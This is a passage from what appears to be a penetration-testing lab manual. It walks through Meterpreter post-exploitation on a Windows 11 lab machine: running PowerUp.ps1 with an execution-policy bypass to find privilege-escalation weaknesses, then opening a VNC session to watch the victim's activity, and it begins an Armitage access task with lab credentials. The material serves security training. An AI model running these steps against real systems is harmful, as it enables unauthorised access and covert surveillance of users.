
24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.


    Note: Ensure that you have added a space between two dots after **-Command ".[space].**. For a better understanding refer to the screenshot after **step 26**.

26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.


    Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.



27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
31. Close all open windows and document all the acquired information.

Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.


Here, we will use the Armitage tool to gain access to the remote target machine.

Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.


1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Switch to the **Parrot Security** virtual machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.

5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

